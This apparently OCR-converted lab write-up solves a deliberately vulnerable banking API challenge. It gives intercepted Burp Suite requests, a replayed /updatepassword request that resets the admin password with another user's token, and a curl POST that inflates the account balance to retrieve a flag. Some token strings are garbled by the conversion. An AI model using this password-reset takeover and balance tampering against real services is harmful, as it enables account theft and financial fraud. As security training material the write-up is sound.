
Request to http://192.248.164.3:8081

ForwardDropIntercept is onAction


RawHeadersHex

OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: /*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close

Forward the above request.



Forward the above request.



Notice that the password got successfully updated.

Step 6: Updating the password for admin user.

As it is mentioned in the challenge description that the Banking API just validates the token and allows the user to reset the password of the account corresponding to the provided Email ID. Therefore, anyone having a valid token could update the password for any other user if the Email ID of the other user is known.

Since the Email ID of admin user is also known, it is possible to reset the password for admin user.

Resetting the password for Elliot again:

Welcome to Secure Banking WebApp

Login

Username:

Password:

Check the corresponding request in BurpSuite.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Under the 'Intercept' sub-tab, a request to 'http://192.248.164.3:8081' is listed. The 'Intercept is on' button is highlighted. Below the request list, the 'Raw' tab is selected, displaying the raw HTTP request text:

```
OPTIONS /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Forward the above request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

✎ Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Content-Type: application/json
Content-Length: 40
Origin: http://192.248.164.3:5000
Connection: close

{"identifier":"elliott","password":"123"}
```

Check the changes reflected on the web page.

Welcome Elliot!

Account Number: 1337

Update Profile

Check Balance

Get Golden Ticket

Click on the Update Profile button.

Update Profile

Change Password

Change Email ID


Set the new password as 1234.

Update Profile

Change Password

Change Email ID

Check the corresponding request in BurpSuite:



Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action


Raw Headers Hex

```

OPTIONS /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: POST
Access-Control-Request-Headers: content-type
Referer: http://192.248.164.3:5000/update
Origin: http://192.248.164.3:5000
Connection: close

```

Forward the above request.



Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close


```

```

{"password":"1234","email":"elliott@evilcorp.com","token":"eyJhbGciOiJIUzU1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYwIjoiYWNjdCI6MTMzNyw1c2NvcGU0IjY2NvZl50LXJlYW0iLCJleHAiOiJlZnZyZWMDI2ODYsImhhdCI6MTU3NjAwMjA4Nn0.SD4ykDwEhURP-U2LHHyAPzTVDNXFXGEBQeBK2uk0ad0Dmp6AeVWQQjqz0k3tg4gbcbsGdntuAJeFR3Ivy9kkmnHmqLE6iZld6w6XmXFqsh8R3CZ20Rb_Wayw6SJFhy4SYNiipGem5Y8W9K980jTLyHFCPfcvzeZE-Qna0FtyjsP3yjdWmZv2rx-eyZsMlrC2jzTTNIRfV-3rIcZ8Zjz2A2FxG3j6YwR7zweAozipGUECRuB6pjOGcwvuq0smBa0F0V4AqumdqNRApmRY4DGvW2uW5-a1oYXtFhFA62wJ1AWRxCDb8-9u-7-L706Brr_JqsRphlrsWPBgfmYBzbA"}

```

Send the above request to Repeater and turn off the intercept mode:



Notice on the web page a pop-up gets displayed acknowledging that the password has been updated successfully.

Navigate to the Repeater window and send a request again after editing the data sent:

```
Request
Raw Params Headers Hex
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close

{"password":"1234","email":"elliott@evilcorp.com","token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBjYw5rIiwiaWwiYWNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYWQiLCJleHAiOiJlbnZyYMDI2ODYsImhhdCI6MTU3NjAwMjA4Nn0.SD4ykDwEhURP-U2LHHyAPzTVDNFXGEBQeBK2uk0ad0Dmp6AeVWQQjqz0k3tg4gbcbsGdntuAJeFR3IvY9kkmnHmqLE6iZld6W6XmXFqsH8R3CZ20Rb_Wayw6SJFhy4SYNiipGem5Y8W9K980jTLyHFCpfCrvzezE-Qna0FtyjsP3yjdWmZv2rx-eyZsMlrc2jzTTNIRfV-3rIcz8ZJz2A2FxG3j6YwR7zweAozipGUECRuB6pjOGcwvuq0smBa0FOV4AqumdqNRApMRY4DGvw2uW5-a1oYXtFhFA62wJ1AWRx Cdb8-9u-7-L706Brr_JqsRph1rsWPBgfgmYBzbA"}
}
```

Set the Email ID of "admin" user in the email field.

Request

Raw Params Headers Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close
```

```
{"password":"1234","email":"admin@dummybank.com","token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdWl0eSBCYW5rIiwiaWYwNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYwQlLCJleHAiOiJlZnZyWMDI2ODYsImh0dCI6MTU3NjAwMjA4Nn0uSD4ykDwEhURP-U2LHhyAPzTVDNXFXGEBqBK2uk0ad0DMP6AeVWQQjqz0k3tg4gbcbsGdntuAJeFR3Ivy9kkmnHmqLE6iZld6W6XmXFqSH8R3CZ20Rb_Wayw6SJFhy4SYNiipGem5Y8W9K980jTLYhFCPfCrvzezE-Qna0FtyjsP3yjWDMZv2rx-eyZsMlrc2jzTTNIRfV-3rIcz8ZJz2A2FxG3j6YwR7zweAozipGUECRuB6pj0Gcwvuq0smBa0F0V4AqumdqNRAPmRY4DGvw2uW5-a1oYXtFhFA62wJ1AWRxCDb8-9u-7-L706Brr_JqsRph1rsWPBgfgmYBzbA"}
```

Send the modified request.

Request

Raw Params Headers Hex

```
POST /updatepassword HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/update
Content-Type: application/json
Content-Length: 559
Origin: http://192.248.164.3:5000
Connection: close

{"password":"1234","email":"admin@dummybank.com","token":"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdWl0eSBCYW5rIiwiaWYwNjdCI6MTMzNywic2NvcGUiOiJhY2NvdW50LXJlYwQlLCJleHAiOiJlZnZyWMDI2ODYsImh0dCI6MTU3NjAwMjA4Nn0uSD4ykDwEhURP-U2LHhyAPzTVDNXFXGEBqBK2uk0ad0DMP6AeVWQQjqz0k3tg4gbcbsGdntuAJeFR3Ivy9kkmnHmqLE6iZld6W6XmXFqSH8R3CZ20Rb_Wayw6SJFhy4SYNiipGem5Y8W9K980jTLYhFCPfCrvzezE-Qna0FtyjsP3yjWDMZv2rx-eyZsMlrc2jzTTNIRfV-3rIcz8ZJz2A2FxG3j6YwR7zweAozipGUECRuB6pj0Gcwvuq0smBa0F0V4AqumdqNRAPmRY4DGvw2uW5-a1oYXtFhFA62wJ1AWRxCDb8-9u-7-L706Brr_JqsRph1rsWPBgfgmYBzbA"}
```

Response

Raw Headers Hex Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 32
Access-Control-Allow-Origin: http://192.248.164.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Tue, 10 Dec 2019 18:26:02 GMT

{"Success": "Password updated."}
```

Notice the response. It reflects that the password has been successfully updated.

Login to the web app again using the updated credentials of admin user:

Welcome to Secure Banking WebApp

Login

Username:

Password:

Welcome Admin!

Account Number: 9999

Click on Check Balance button.

Note: Run the Burp Proxy in intercept mode for this request to get the JWT token passed in the request.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.248.164.3:8081

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
GET /balance?acct=9999&token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6OTk5OSwic2NvcGU0IjY2NvdW50LXdyZXRLIiwiaXhwIjoxNTc2MDAzMDY2LCJpYXQ0IjE1NzYwMDI0NjZ9.T2MSHu5510CYrhs2-efQhsSRcBVPkUE-Fwi9qkxjEJDIWYZUzwqSwHHMVNSFrUGbQH0YwzwusrXU_jv1hCz5Lq0frLlCAf5q-oqvrIp7Ke_xIBEawu6FLXQGL0k1w297KSpKGGiJJq-qbS8068GaccK4oL5HFefDdEDh35V4NOUPvpePGfS6b0vkLd02iX4h_ErCbcfB1dAe52syKNGRqYwRwh3koj_1ih3JrReF4pABU2IoYWmx7wNnXBbiUxBUmU1d0OMRWyEzM6tIB1NV_L_EWAVZLyFvNciEdCwYLRLv9K8l2cHg3NdowkxvklAtFANTQVbqjneP8O-ZhIRg HTTP/1.1
Host: 192.248.164.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/details
Origin: http://192.248.164.3:5000
Connection: close
```

Notice that a JWT Token is passed in this request.

JWT Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6OTk5OSwic2NvcGU0IjY2NvdW50LXdyZXRLIiwiaXhwIjoxNTc2MDAzMDY2LCJpYXQ0IjE1NzYwMDI0NjZ9.T2MSHu5510CYrhs2-efQhsSRcBVPkUE-Fwi9qkxjEJDIWYZUzwqSwHHMVNSFrUGbQH0YwzwusrXU_jv1hCz5Lq0frLlCAf5q-oqvrIp7Ke_xIBEawu6FLXQGL0k1w297KSpKGGiJJq-qbS8068GaccK4oL5HFefDdEDh35V4NOUPvpePGfS6b0vkLd02iX4h_ErCbcfB1dAe52syKNGRqYwRwh3koj_1ih3JrReF4pABU2IoYWmx7wNnXBbiUxBUmU1d0OMRWyEzM6tIB1NV_L_EWAVZLyFvNciEdCwYLRLv9K8l2cHg3NdowkxvklAtFANTQVbqjneP8O-ZhIRg

Decoding this token using <https://jwt.io>:

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWYWNjdCI60Tk50Swic2NvcGUiOiJhY2NvdW50LXdyXR1IiwiaXhwIjoxNTc2MDAzMDY2LCJpYXQiOiE1NzYwMDI0NjZ9.T2MSHu5510CYrhs2-efQhsSRcBVPkUE-Fwi9qkxjEJD1WYZUzwqSwHHMVNSFrUGbQH0YwzwsrXU_jv1hCz5Lq0frL1CAf5q-oqvrIp7Ke_xIBEawu6FLXQGLOk1w297KSpKGGiJq-qbS8068GaccK4oL5HFefDdEDh35V4N0UPvpePGfS6b0vkLd02iX4h_ErCbcfB1dAe52syKNGRqYwRwh3koj_1ih3JrReF4pABU2IoYWmx7wNnXBbiUxB1UmU1d00MRWyEzM6tIB1NV_L_EWAVZLyFvNciEdCwYLRLv9K812cHg3NdowkxvkItAtFANTQVbqjneP80-ZhIRg|
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  "alg": "RS256",  "typ": "JWT"}
```

PAYLOAD: DATA

```
{  "iss": "Dummy Bank",  "acct": 9999,  "scope": "account-write",  "exp": 1576003066,  "iat": 1576002466}
```

VERIFY SIGNATURE

```
RSASHA256(  
  base64UrlEncode(header) + "." +
```

Notice that this token has a scope of "account-write".

Forward the above intercepted request and notice the change reflected on the web page.

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 6000

Get Golden Ticket

Click on Golden Ticket button:

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 6000

Get Golden Ticket

Error: You need an account balance > 5000000 to get the Golden Ticket!

The Golden Ticket is not returned since the balance is not greater than \$5000000.

Step 7: Increasing the balance for Elliot's account and retrieving the Golden Ticket.

In the challenge description, it is mentioned that the /balance endpoint supports a POST request as well. That request is used to modify the account balance.

Send a POST request to the /balance endpoint and modify the balance of admin's account and set it to a value greater than 5000000:

Command: curl -X POST -H "Content-Type: application/json"

http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 10000000, "token":

"eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rliwiYWVudCI6OTk5O
Swic2NvcGUiOiJhY2NvdW50LXdyZXhwaWJ0NTc2MDAzMDY2LCJpYXQiOiE1NzYwMDI
0NjZ9.T2MSHu5510CYrhs2-efQhsSRcBVPkUE-Fwi9qkxjEJDIWYZUzwqSwHHMVNSFrUGbQH
OYwzwusrXU_jv1hCz5Lq0frLlCAf5q-oqvrlp7Ke_xlBEawu6FLXQGLOk1w297KSpKGGiJJq-qbS
8068GaccK4oL5HFefDdEDh35V4NOUPvpePGfS6b0vkLdO2iX4h_ErCbcfB1dAe52syKNGRqY
wRwh3koj_1ih3JrReF4pABU2loYWmx7wNnXBbiUxBIUmU1d0OMRWyEzM6tIB1NV_L_EWAV
ZLyFvNciEdCwYLRLv9K8l2cHg3NdowkxvklAtFANTQVbqjneP8O-ZhIRg"}'

```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" http://192.248.164.3:8081/balance -d '{"acct": 9999, "balance": 100000000, "token": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJEdW1teSBCYW5rIiwiaWVudCI6IjE6MDTK50Swic2NvcGUiOiJhY2NvdW50LXdyZXRLIiwiaXhwIjoxNTc2MDAzMDY2LCJpYXQiOiJlNzYwMDI0NjZ9.T2MSHu5510CYrhs2-ef0hsSRcBVPkUE-Fwi9qkxjEJDlWYzUzwqSwHhMVNSFrUGbQH0YwzwusrXU_jv1hCz5Lq0frLLCAf5q-oqvrIp7Ke_xIBEawu6FLXQGL0k1w297KSpKGGiJJq-qbS8068GaccK4oL5HFefDdEDh35V4N0UPvpePGfS6b0vkLd02iX4h_ErCbcfB1dAe52syKNGRqYwRwh3koj_1ih3JrReF4pABU2IoYWmx7wNnXBbiUxBUmU1d00MRWyEzM6tIB1NV_L_EWAVZLyFvNciEdCwYLRlv9K8l2cHg3NdowkxvkItAtFANTQVbqjneP80-ZhIRg"}' '{"acct": "9999", "balance": "100000000", "user": "Admin"}'root@attackdefense:~#
```

Notice the account balance now:

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Note: Turn off the intercept mode in Burp Proxy for all further requests.

The balance was updated successfully.

Since the balance is now greater than \$5000000, the Golden Ticket could be retrieved.

Welcome Admin!

Account Number: 9999

Update Profile

Check Balance

Current Balance: 100000000

Get Golden Ticket

Golden Ticket: This_Is_The_Golden_Ticket_2a2461a19d93085b8ac26bc3593bf4d0

Golden Ticket: This_Is_The_Golden_Ticket_2a2461a19d93085b8ac26bc3593bf4d0

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)
2. JWT debugger (<https://jwt.io/#debugger-io>)